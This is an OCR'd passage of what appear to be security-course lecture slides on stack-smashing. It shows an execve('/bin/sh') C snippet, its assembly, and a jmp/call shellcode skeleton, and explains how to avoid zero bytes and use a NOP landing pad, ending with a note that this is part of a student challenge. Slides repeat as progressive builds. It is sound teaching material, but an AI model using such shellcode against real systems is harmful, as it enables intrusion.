}
```




```
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```




Running Evil Code…


```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```




```
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
```




Running Evil Code…


```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Running Evil Code…



```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #1: Zero Bytes

Running Evil Code…



```
jmp     offset-to-call
popl    %esi
movl    %esi,0x8
movl    $0x0,0xc
movl    $0xb,%eax
movl    %esi,%ebx
leal    0x8,%ecx
movl    0xc,%edx
int     $0x80
call    offset-to-popl
/bin/sh string
```



Obstacle #1: Zero Bytes
Solution: Generate on the fly
(e.g., **push** $0x0
=
xor %eax, %eax
push %eax
)

Running Evil Code…



```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address

Running Evil Code…



```
jmp     offset-to-call
popl    %esi
movl    %esi,0x8
movl    $0x0,0xc
movl    $0xb,%eax
movl    %esi,%ebx
leal    0x8,%ecx
movl    0xc,%edx
int     $0x80
call    offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address

Running Evil Code…



```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address

Running Evil Code…



```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address
Solution: Add a NOP landing pad to increase the chance that your guess is right.

Running Evil Code…



```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address
Solution: Add a NOP landing pad to increase the chance that your guess is right.

Running Evil Code…

```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```




Obstacle #2: Guessing the Return Address

Solution: Add a NOP landing pad to increase the chance that your guess is right.

Running Evil Code…


```
jmp    offset-to-call
popl   %esi
movl   %esi,0x8
movl   $0x0,0xc
movl   $0xb,%eax
movl   %esi,%ebx
leal   0x8,%ecx
movl   0xc,%edx
int    $0x80
call   offset-to-popl
/bin/sh string
```



Obstacle #2: Guessing the Return Address
Solution: Add a NOP landing pad to increase the chance that your guess is right.

Part of your challenge!